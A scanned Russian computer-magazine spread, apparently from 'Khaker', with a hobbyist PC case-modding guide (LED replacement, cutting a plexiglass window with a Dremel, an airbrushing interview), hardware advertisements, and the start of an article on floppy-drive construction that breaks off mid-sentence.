
МОДИНГ

РУКОВОДСТВО К ДЕЙСТВИЮ

Хватит менять виртуальные свои у себя на десктопе, хватит лазить по порносайтам и растрачивать себя и свой потенциал. Эта статья – руководство к действию, как занять свои руки и голову в творческом русле. О моддинге уже писалось в июльском номере журнала "Хакер", сегодня ты узнаешь, "как это делается" и как создать нечто красивое из простых и доступных вещей. Авторы статьи не несут ответственность за кривые руки и испорченные девайсы. Ладно, ладно это я так, вроде, типа, так принято. Не бойся, все у тебя получится.


УСТАНОВКА СВЕРХЪЯРКИХ СВЕТОДИОДОВ

Прятель, для начинающих моддеров я могу подогнать неплохую идейку! Тебе разве еще не надоели стандартные зеленые и янтарные светодиоды, неужели ты не хочешь их заменить на сверхъяркие светодиоды, скажем, синего и красного цвета? Тем более, что это очень просто. Прежде всего, необходимо выяснить, какое напряжение поступает от мамы на светодиоды твоего корпуса. Для этого понадобится цифровой универсальный тестер. Итак, вскрой корпус, сними пластиковую лицевую панель, посмотри, какие из проводов светодиодов идут к мамке. Удали разъемы соединительных проводов стандартных светодиодов из материнской платы и соедини измерительные провода тестера с джамперами светодиодов HDD и POWER на ней. Убедись, что ты соединил провода тестера с нужными джамперами. Их расположение отмечено на большинстве материнских плат. Если таких отметок нет, то загляни в инструкцию! Когда будешь знать напряжение, ты сможешь купить рассчитанные на него светодиоды. Если светодиод будет рассчитан на чуть большее напряжение, то ничего страшного, он не сгорит, но будет менее ярко светить. Сначала удали светодиоды HDD и POWER из корпуса компа. В некоторых корпусах они крепятся зажимами, в других они приклеены. В любом случае после этого гарантия будет не-



бок и сами сверхъяркие светодиоды. Итак, отрежь стандартные светодиоды от соединительных проводов. Это легко сделать с помощью плоскогубцев. Затем очисти около 10 мм изоляционного слоя провода. Нужно припаять эти провода к контакту нового светодиода. Необходимо правильно присоединить эти провода к светодиоду, иначе он не загорится. Обы-

имеет два контакта: один короткий и второй длиннее. К короткому контакту присоединяешь заземление, т.е. отрицательный белый провод. Прикрути провод к контакту и припаяй этого малыша! Чтобы все выглядело более профессионально, надень на соединение изоляционную трубку. Она также послужит защитой от всевозможных коротких замыканий. Про-



Вот таким образом подходят к мамке все светодиоды. Запомни и запиши к какому разъему подходит каждый провод, перед тем как начать все вытаскивать. Еще несколько проводов это Reset, Кнопка Power и пищалка.

действительна, так что ты делаешь это на свой страх и риск. Какое нужно оборудование? Какие инструменты? Детали? Да не так уж и много. Всего-то плоскогубцы, паяльник, несколько изоляционных тру-

бок провода корпуса, к которым присоединяются контакты светодиодов, имеют разные цвета. Белый провод отрицательный, т.е. заземление. Второй, цветной, провод положительный. Сам светодиод



Итак начнем вынимать Каждый коннектор имеет свою подпись. HDD Led - светодиод хард диска. Power Led - светодиод питания. Reset Sw - кнопка Reset Power Sw - кнопка выключения

делай то же самое с другим контактом этого светодиода, а также повтори всю процедуру со вторым светодиодом (POWER). Прифигачь светодиоды на место, а провода, к которым их припаял, присоедини к соответствующим джамперам на материнской плате. Теперь запускайте систему, да загорятся новые светодиоды! Уверю, после установки этих диодов твой компьютер будет напоминать панель управления космического корабля.




Такие болты и гайки мы используем для работы, как видишь на болте не выпуклая шляпка, очень хорошо маскируется под молдинг.

Зрелище на самом деле очень красивое, не требующее больших вложений. Ночью при выключенном свете смотрится просто великолепно.

Здесь ты сможешь прочесть о том, как вживить яркие диоды в клавишу: <http://www.pcdesign.ru/perev.html>. После того как ты завершишь и это, тебе не составит труда установить их еще и в CD-Rom, и в дисковод.

ВЫРЕЗАНИЕ И УСТАНОВКА ОКНА ИЗ ОРГСТЕКЛА


Необходимо: инструмент - дремель с армированной насадкой (режущим кругом) и шлифовальной насадкой, защитные очки, кусок оргстекла, резиновый молдинг (уплотнитель), болты и гайки, не кривые руки.



Защити свои глаза, одень защитные очки.

ДРЕМЕЛЬ

Для любого чокнутого моддера дремель - незаменимый инструмент. Он позволяет так уродовать... ммм... я имею в виду - модифицировать корпус компьютера, как тебе и не снилось. Что же это за дремель такой и на что он похож? Это многофункциональная модель, т.е. скорость вращения вала устанавливается в диапазоне от 10000 об/мин до 33000 об/мин, и ты выбираешь необходимую из 5 скоростей с помощью переключателя. В комплект с инструментом входит руководство по эксплуатации и насадки. Я не собираюсь говорить о них



Кайф. Я пироман!

всех, а опишу только те, которые необходимы для моддинга. Круглые насадки называются режущими кругами, они-то



В итоге получился такой клевый кузов

и используются для вырезания. Далее идут шлифовальные круги цилиндрической, конической и сферической формы для работы по металлу. Их используют для удаления металлических заусенцев, которые имеются по краям только что вырезанного отверстия. Режущие круги, прилегающие к дремелю, довольно хрупкие и тонкие. Они быстро ломаются в процессе резки, особенно, если приложить слишком много силы. Я бы посоветовал купить специальные армированные режущие круги для вырезания отверстий, т.к. они сделаны из более прочного материала и усилены проволоочной сеткой. Дремель легкий, с ним просто ра-

NEXT



ARCTIC®

NEW PRODUCTS <http://www.arctic-cooler.com>

Впервые на российском рынке компьютерной техники серия вентиляторов фирмы Arctic для процессоров Intel Pentium IV socket 478

Storm I

- ток потребления 0.17 А
- скорость вращения 4500 об/мин
- поток воздуха 25.73 CFM
- уровень шума 32 dBA



Storm II

- ток потребления 0.17 А
- скорость вращения 4500 об/мин
- поток воздуха 25.73 CFM
- уровень шума 32 dBA



BURAN

- ток потребления 0.25 А
- скорость вращения 5000 об/мин
- поток воздуха 41 CFM
- уровень шума 30 dBA



www.nevada.ru


Ф-ЦЕНТР	НИКС	ОЛДИ
телефон 472-64-81 ул. Суворовская, 7 А	телефон 974-33-33 Ленинский пр. 118	телефон 472-67-00 ул. Мухоморова, 20
телефон 205-35-24 ул. Мухоморова, 3		телефон 204-62-26 ул. Суворовская, 43
телефон 740-17-85 ДИЛЛ дом 71		телефон 975-81-89 ул. Давыдова, 30

ботать, и он гораздо более безопасен, чем ажурные пилы. В отличие от ажурной пилы при работе с дремелем нет надобности в зажимных приспособлениях для обрабатываемой детали. Это объясняется тем, что за раз дремель делает небольшие надрезы и отдача от него очень маленькая. Купить дремель в Москве можно, он продается в специализированных магазинах "Инструменты" или на нашем сайте. Также обязательно купи защитные очки, чтобы не пострадать от искр и металлической стружки, которая

хотя и очень мелкая, но все же может попасть в глаза, если не быть достаточно осторожным (буржуины вообще надевают еще перчатки и каску). Для установки аксессуаров в дремеле предусмотрены патронная гайка и патрон. Почти все аксессуары прикрепляются к своему собственному штырю (шпинделю), который может быть в некоторых случаях съемным в целях удобной замены насадок. Режущие круги надеваются на специальный штырь с небольшим винтом. Чтобы закрепить круг, надо снять винт со штыря, просунуть его сквозь отверстие в центре круга и прикрутить обратно к штырю. Для того чтобы установить режущий круг, прикрепленный к штырю на дремель, надо немного открутить патронную гайку и просто вставить штырь с кругом в патрон, а затем с помощью входящего в комплект гаечного ключа закрутить патронную гайку. Теперь режущий круг готов к работе! Остальные аксессуары устанавливаются аналогичным образом.

ИЗВРАЩЕНИЯ С ДРЕМЕЛЕМ

Естественно, сначала необходимо подготовить обрабатываемую деталь (кор-



Шаблон из картона, мы размечаем будущее окно

пус). Будем вырезать отверстие для окна в боковой панели корпуса. Само окно делаем из листа плексигласа толщиной, например, 2 мм. Как ты понимаешь, панель (если съемная) или всю крышку корпуса надо снять. Ну и, конечно же, нужно наметить контуры и расположение вырезаемой фигуры. Если это круг, то можно использовать различные инструменты, как, например, круглый шаблон (трафарет) или тарелку, стакан, кастрюлю. Если небольшой прямоугольник, то подойдет коврик для мыши. А если большой, почти во всю боковую панель, то все равно коврик. Только его придется не-

лает резать точно по намеченному контуру. Слишком сильно не дави! Пусть режущий круг просто скользит по металлу, отщепляя крошечные кусочки, пока, наконец, не прорежет металл насквозь. Продолжай так резать вдоль намеченного контура маленькими участками. Время от времени можно останавливаться, чтобы проверить работу или просто отдохнуть. Прежде чем прорезать замыкающий участок отверстия, обязательно придержи вырезанную фигуру рукой, чтобы она не улетела при последнем движении дремеля. Со мной такого еще не случилось, но всегда лучше себя обезопасить. Ну а вы-



Вот таким образом протыкаем резиновый уплотнитель. Можно делать надрезы если он топорщится. С внутренней стороны.



Теперь на эти болты одеваем оргстекло. Предварительно протверлив в нужных местах дырки



Иногда приходится вспоминать школьный курс геометрии

сколько раз передвинуть в процессе вычерчивания контура. Или большой англо-русский словарь. Ну а вообще, можно сделать шаблон любой формы из картона. Сама эта форма, кстати, полностью зависит от извращенного воображения моддера. В качестве чертящего инструмента мы используем карандаш. Итак, аккуратно намечаем контур отверстия, причем так, чтобы осталось достаточно места для закрепления окна из плексигласа и оно не мешало девайсам компа, а также вписалось в конструкцию самого корпуса. Если удовлетворен формой окна, то можно начинать вырезать. Установи на дремель армированную режущую насадку (круг). Длина контура окна велика, и скорее всего его надо вырезать в несколько этапов. Я советую прорезать всего по 1.5-2 мм. Такой способ позво-

резанную фигурку можно подарить любимой бабушке на день рождения! Когда отверстие будет готово,ними режущий круг с дремеля и установи на него шлифовальный круг. Можешь выбрать его любой формы. Я предпочитаю цилиндрический, а буржуи - конические. Какой формы шлифовальный круг - значения не имеет. Он используется для удаления металлических заусенцев по краям вырезанного отверстия и их заглаживания, чтобы ты потом не порезался.

Теперь самое время закрепить молдинг (резиновый уплотнитель) на края вырезанного отверстия! Возьми молдинг и вставь кромки отверстия в его пазы. Прodelай это по всему периметру отверстия. Затем отрежь лишнюю часть молдинга. Естественно, совсем без проблем не обойдется! Резиновый мол-

ИСПОКОН ВЕКОВ МЫ ПРОДАЕМ:


КАРМАННЫЕ КОМПЬЮТЕРЫ
HP, Palm, Toshiba, Casio

НОВЫЕ ТЕЛЕФОНЫ
Nokia, Siemens, Ericsson

ЗАМЕНА СТАРЫХ КПК НА НОВЫЕ С ДОПЛАТОЙ
РАСШИРЕНИЕ ГАРАНТИИ НА HP IPAQ POCKET PC

А ТЕПЕРЬ И В ИНТЕРНЕТЕ
Моб. LOVka; eshop.handy.ru
www.mobileworld.ru, www.handy.ru

РУЧНЫЕ КОМПЬЮТЕРЫ Москва, Марксистская ул., 5 (095) 258-5577
Москва, Лубянский пр-д, 25 (095) 258-5576



Это резиновый уплотнитель. Или молдинг

динг нормально не ложится по закругленным краям отверстия из-за кривизны, и в таких местах нужно вырезать часть паза, чтобы подогнать его. Откровенно говоря, крепление молдинга - не самый приятный этап работы, и ты не раз подумаешь: "Как это, блин, меня достало!".

Следующий этап - вырезаем окно из плексигласа. Для начала нужно решить, как мы будем его крепить к корпусу. Можно на болтах и гайках или на зажимах. Я выбираю первое. Наилучший способ определить размер окна из плексигласа - это приложить лист плексигласа к вырезанному отверстию и набросать на него контуры отверстия. Но учти, в целях крепления окно из плекси должно быть больше, чем отверстие для него в корпусе, примерно на 2 см по всему периметру. Лист плексигласа имеет защитный слой, который и используем для размет-

ки. Не удаляй этот слой, пока не будешь полностью удовлетворен формой окна, вырезанного из плексигласа, и пока не просверлишь все отверстия, необходимые для крепления окна из плекси к корпусу. Установи на дремель обычный (неармированный) режущий круг, поскольку плекси - очень мягкий материал и с ним легко работать. Опять же будь аккуратен и не прикладывай слишком много силы, иначе плексиглас может треснуть. Затем наметь и просверли на корпусе отверстия для крепления окна. В целях эстетики не сверли резиновый молдинг с внешней стороны окна, а, наоборот, спрячь в нем головки болтов. Итак, окно готово, и пускай теперь все кореша сдохнут от зависти!



Шилом мы протыкаем молдинг

Теперь, я думаю, ты просто асс по работе с дремелем, и тебе не составит труда, например, вырезать отверстия для вентиляторов. В качестве шаблона лучше всего использовать саму решетку вентилятора. Обычно прорезают отверстие и устанавливают вентилятор на верхней части корпуса, и удаляют решетку вентилятора на задней стороне. Если вырезаешь что-нибудь на самом корпусе (на несъемных частях), то лучше все девайсы, какие можно, снять. Единomyшленники из более моддерски продвинутых стран советуют пропылесосить корпус после всех этих операций. При вырезании отверстия для вентилятора сначала надо просверлить отверстия для винтов, чтобы его закрепить. Для этого можно воспользоваться 5 мм сверлом. Когда отверстия для винтов будут готовы, сверь их расположение с вентилятором и решеткой. А затем уже вырезай отверстие для самого кулера. Кстати, имей в виду, что режущие насадки имеют свойство становиться маленькими, и их нужно периодически менять. Так что при большом объеме "дремельных" работ лучше иметь их запас. Желаю успеха!

ЖИВОПИСЬ, ИЛИ КАК СТАТЬ ШИШКИНЫМ

Я знаю, что искусство нанесения изображения на корпус называется аэрографией. Это для меня темный лес, поэтому пришлось обратиться к нашему жу-

дожнику Пауку с просьбой рассказать, что это такое и как ему удается создавать такие шедевры. Наша беседа проходила в форме интервью, именно в таком виде я ее и представляю.

- Какая бывает аэрография?

- Аэрография бывает разная, желтая и красная, чистая и грязная. Все зависит от перцев, которые это делают, и от материалов, на которых это воспроизводится. Раскрашивать и разукрашивать можно практически все: бумагу, картон, металл и т.д. Хотя ограничения все же есть. Целлофановые пакеты, продукты пищевой и резиновой промышленности я рекомендую оставить в покое. Поскольку речь идет о разрисовке компов, то наш дальнейший разговор будет идти об аэрографии по металлу.

- Ты рисуешь предварительный эскиз карандашом на корпусе?

- Если делать наброски карандашом, то нужно обладать либо огромным мозговым потенциалом, либо элементарным "темным" незнанием. Все эксперименты в этой области чреваты



Аэрограф

Алюминиевый корпус, стильный дизайн, 13.3" экран, вес 2.2 Кг
Цена от \$1143

TRAVELBOOK Z3
РОДСТЕР В МИРЕ НОУТБУКОВ

WWW.MAXSELECT.RU

MAX
select
ИСТИННЫЙ ОТВОД



Компрессор

нехорошими последствиями. Последствия заключаются в том, что графит (по инфе уполномоченных лиц - материал, из которого состоит грифель карандаша) практически и теоретически перекрывается только пластилином или гудроном, но никак не краской. После того как вы не сможете его закрасить, он еще "всплывет" после залачивания (без которого твое произведение потеряет всякую художественную привлекательность).

- Ну а как же ты тогда делаешь предварительный эскиз?

- Т.к. аэрография основана не на квантовой механике и не на теории ядерной физики, то обычно используется пленка для аэрографии, которая нужна для создания трафарета. Она позволит получить четкие линии и поможет разместить изображения эскиза на объекте художественного издательства. Принцип действия пленки прост. Убрав предохранительный слой (предварительно нанеся рисунок на пленку), наклеивайте ее на предмет, после этого по рисунку (используя резак для бумаги стоимостью 10 руб. 50 коп.) вырезаете трафарет для работы на данный момент. Старайтесь не использовать вместо резака ножовки, кухонные ножи и лезвия для бритвы - они оставляют очень заметные следы и неудобны в эксплуатации. Использование пленки - самый оптимальный способ, который используется во всех видах аэрографии.

- Какой принцип действия аэрографа?

- Если ты когда-нибудь увлекался написанием нецензурных слов или увековечиванием своих шедевральных художеств на стенах, то наверняка знаком с аэрозольными баллончиками. Здесь почти то же самое. Под давлением воздуха краска подается через регулируемое сопло и наносится на поверхность разрисовываемого объекта. Но, в отличие от баллона, ты имеешь больше контроля над процессом. В общем, если проще, представь швабру и пылесос и почувствуй разницу :).

- Какой аэрограф самый лучший?

- Аэрографов огромное количество, и все по-своему хороши. Кроме тех, которые делают у нас. Но если у тебя присутствуют садомазохистские наклонности, поддержи отечественную продукцию. Зато,

когда обзаведешься хорошим аппаратом, все ошибки в художественном плане (которых нельзя избежать) будут компенсированы незабываемыми впечатлениями. Но, к сожалению, нервные клетки не восстанавливаются. В общем, это индивидуально и зависит от работы, которую нужно выполнить. Я предпочитаю японские (SATA) или германские (Hansa) аппараты, чего и тебе желаю. Но не думай, что через 20 минут после покупки хорошего аэрографа ты станешь рисовать гениальные вещи и получать (если совсем повезет) бешеные деньги. Но, естественно, самое простое, что от вас требуется, - это талант.

- Что такое компрессор?

- Аэрография - сочетание двух слов: аэро - воздух и графия - рисунок. Аэрография без компрессора - все равно, что незаточенный карандаш (подходит лишь дляковыряния в ушах). Компрессор - это такая штука, которая подает воздух. Как было сказано выше, принцип действия аэрографа основан на подаче краски под давлением воздуха.

- Как и зачем лакируют корпус?

- Дабы рисунок, который мы наносим на железную поверхность, был не подвластен внешним раздражителям (воде, пыли, царапинам, сальным отпечаткам рук добрых друзей и т.д.). Надо быть последним ландышем, чтобы не покрыть его слоем лака, который предохраняет рисунок практически от всего, кроме колющих, режущих, сверлящих субъектов и предметов. Для этой процедуры абсолютно не подойдет уютная кухня, ни балкон, ни даже гараж, т.к. нужна практическая чистота помещения, что в домашних и кустарных условиях невозможно, если ты, конечно, хочешь качества. Ну, а если это будет раскрашенный чайник, который ты подарить другу на 23 февраля, тогда можешь обойтись и фломастерами. На чистом помещении проблемы с лакировкой не заканчиваются. Надо подготовить объект покраски, оборудование для нанесения лака, приготовить лак, обработать и отполировать объект после залачивания. Ко все-

Понравилась статья? Тогда за дело! Всю комплектующую можно купить у наших друзей, ребят с PCDESIGN'a. А если тебя ломает собирать такой кузов, то можешь у них же купить готовый. Или заказать эксклюзив лично под себя. Фотки кузовов, цены и прочая инфа на сайте www.pcdesign.ru.

му прочему, краска, лаки, растворители по своей сущности токсичны, поэтому во избежание привыкания к разноцветным пятнам перед глазами и идиотскому смеху нужны вытяжка и респираторы.

- Если человек захочет сам заниматься аэрографией, что ему нужно будет купить и какой порядок цен?

- Если ты хочешь заняться этим делом, понадобятся сам аэрограф - цена 150-200\$ (но есть и дороже), компрессор - 350-400\$, краски, лаки, пленка, кисти (для мелких деталей), резак, лекало - цены этих предметов зависят от качества.

Трибунал

Вроде бы все. На месяц работы точно хватит. Возможно, в следующем номере мы расскажем еще что-нибудь прикольное. Например, как грамотно осветить комп неоновой лампой, установить температурные датчики или сделать светящийся коврик для мыши. Да пребудет с тобой дремелъ :)!



НА ПИКЕ ВЫСОКИХ ТЕХНОЛОГИЙ



FL 577LN

15" ЖК-монитор –
совершенный дизайн, воплощение
передовых технологий



FT 775FT

абсолютно плоский 17" экран,
идеальное соотношение
цена/качество

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания

Тел.: 291-2686, 291-5769, 291-5870; Факс: 291-5794
E-mail: technotrade@technotrade.ru

МАГАЗИНЫ РОЗНИЧНОЙ ТОРГОВЛИ:

М.видео: 777-777-5

пр. Мира, д.91, к.1
Измайловский вал ул., д. 3
Пятницкая ул., д. 3
Маросейка ул., д. 6/8, стр.1
Большая Черкизовская ул., д. 1

Автозаводская ул., д. 11
Ленинградское ш., д.16, стр.1-2
ул. Люблинская, д. 169
Чонгарский бул., д. 3, к. 2
Никольская ул., д. 8/1
Столешников пер., д. 13/15

ISM: 785-5701, 787-7781, 280-5144, 210-8340

Нахимовский пр-т, д. 24
Университетский пр-т, д. 6 корп. 3

Протопоповский пер., д. 6
Яблочкова ул., д. 12

Ф Центр: 472-6401, 205-3666, 785-1785

Сухонская ул., д. 7а Выставочно-деловой центр на «ВВЦ»,
пав. 71, 1 этаж, Мантулинская ул., д. 2

Сеть компьютерных центров POLARIS

Единая справочная служба: 7555557

Радиокomплект-компьютер: 953-8178, 424-7157

Ул. Бахрушина д. 17, стр. 2

Старт-Мастер: 935-3852, 784-6383, 231-4911

м-н. Электроника Ленинский пр-т. д. 99,

ОПТОВЫЕ ПРОДАЖИ:

ELSIE - Варшавское ш., д.125, тел. 777-9779

ELST - Рязанский пр-т., д. 59, тел. 728-4060

CITILINK - Народного ополчения ул., д. 34, тел. 745-2999

ISM - Нахимовский пр-т, д. 24, тел. 785-5701

ДЕНИКИН - Огородный пр., д.8, тел. 787-4999

ИНЛАЙН - г. Долгопрудный Московской области,
Первомайская ул., д. 3/Ц, тел. 941-6161

ИНТАНТ - г. Томск, тел. (3822) 420-224, (3822) 420-234

Никс - Звездный бульвар, д. 19, тел. 216-7001

NT Computer - Волоколамское ш., д. 2, тел. 755-5824

Олди - Трифононская ул., д. 45 тел. 284-0238

Сетевая лаборатория - ул. Тимирязевская д.1/4 тел. 784-6490

FLATRON®
freedom of mind



ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.



FDD: МЯГЧЕ НЕ БЫВАЕТ!

Никита Кислицин aka Nikitos
(nikitos@real.xakep.ru)

● Insert

Ну кто сейчас не знает, что такое дисковод, что такое дискета? Но далеко не каждый знает, как и, собственно, когда появилось это чудо техники.

В 1970 году в фирме IBM работал, великий, без преувеличений, человек - Алан Шугарт. Под его руководством и был разработан первый в мире Флорру-диск, на который, при наличии дорожущего 8-дюймового приво-

да, можно было записать аж 80 КБ информации! Да, это был самый настоящий прорыв: была решена проблема передачи информации между различными ЭВМ. Дальше - больше, дискета уменьшалась в размерах, рос объем информации, которую можно было на ней разместить, множество фирм подключилось к разработке мобильных носителей информации, что привело к созданию дисков самых различных размеров: от 2 до 12(!) дюймов. В 1981 году увидел свет 3.5" диск, раз-

работанный фирмой Sony. Это расцвет FDD-технологии, на дискеты записываются программные продукты, операционные системы, они - писк моды, вершина цифровых технологий :).




● few words about FDD

В целом FDD - привод для работы с информацией на дискетах - состоит из большого числа механических элементов (целая куча пружинок, хитроумных крепежей, приспособлений) и сравнительно несложной электронной части, управляющей устройством и организующей обмен информацией с контроллером FDD, расположенным в чипсете на материнской плате. Говоря о конструкции FDD, имеет смысл выделить четыре составных части: основной электродвигатель, блок магнитных головок, шаговый электродвигатель и управляющую электронную плату.

здесь подключаем питание


это шаговый двигатель, точнее его ягодица :)

а вот сюда шлейф интерфейса на мамку



здесь живет основная плата флоппа, но она скучная и не интересная, мы не будем о ней писать

магнитные головки



салазки держателя дискеты

основной двигатель



мягкая ткань, нежно обнимает диск

магнитный диск

● Дискета

Мы рассмотрим конструкцию трехдюймового диска, потому как все остальные безбожно устарели.

Основой дискеты служит корпус, выполненный из жесткого пластика. Внутри него монтируется магнитный диск - носитель информации, представляющий собой тонкую полимерную пластинку, на которую нанесено магнитное покрытие, частички которого способны менять свою ориентацию под воздействием магнитных полей. С двух сторон диск соприкасается с мягким нетканым материалом, который бережно собирает с него пыль. В корпусе есть прорезь, закрытая металлическими шторками. Именно через это окошко магнитные головки осуществляют чтение и запись информации на диск. Трехдюймовая дискета снабжена квадратным отверстием со скользящей пластиковой задвижкой для защиты диска от непреднамеренной записи. Если она закрывает окошко, то к дискете возможен RW-доступ. В противном случае возможно только чтение. Несколько слов о логической организации дискеты. Для того чтобы новый диск можно было использовать по назначению, его необходимо отформатировать, то есть разбить на дорожки и сектора, создать файловую систему. Полученная емкость дискеты вычисляется несложной формулой: емкость = число сторон * дорожек * секторов * байт в секторе. Для трехдюймового диска это формула имеет следующий вид: $2 * 80 * 18 * 512 = 1474560$ байт.


Это пространство еще на стадии форматирования дискеты условно разбивается на две части: системную область и область данных. В первой находятся boot-запись, две копии таблицы размещения файлов и корневой каталог. Во второй хранятся файлы пользователя.

● Основной двигатель

Скорость вращения электродвигателя современного трехдюймового дисковода составляет 300 оборотов в минуту, в более ранних моделях и в 5.25"-вариациях этот показатель составлял 360 об./мин. Для запуска двигателю необходимо около 400 мс, то есть он включается почти сразу после появления в приводе дискеты. Питается электродвигатель от источника напряжения в 5 вольт.

● Шаговый электродвигатель

Если спросить, с чем ассоциируется слово "дискета", у человека, хоть раз с ней работавшего, уверен, тот в числе первых трех ассоциаций назовет... правильно, своеобразный звук - "кваканье", которым сопровождается работа с устройством. А виновник этих непотребных звуков прекрасно виден на фото - это шаговый электродвигатель. Он отвечает за перемещение головок относительно поверхности диска (по направлению к его центру и наоборот), его прямая задача - позиционировать головки над дорожками с информацией. Осуществляется это следующим образом: ось электродвигателя, закрепленного на перегородке внутри корпуса, представляет собой штырь, на котором нарезана некрутая резьба (см. фотографию). Магнитные головки крепятся на специальном кронштейне, который с одной стороны насажен на гладкий горизонтальный штырь, а с другой через ползунок взаимодействует с резьбой на оси двигателя, вследствие чего вращательное движение оси 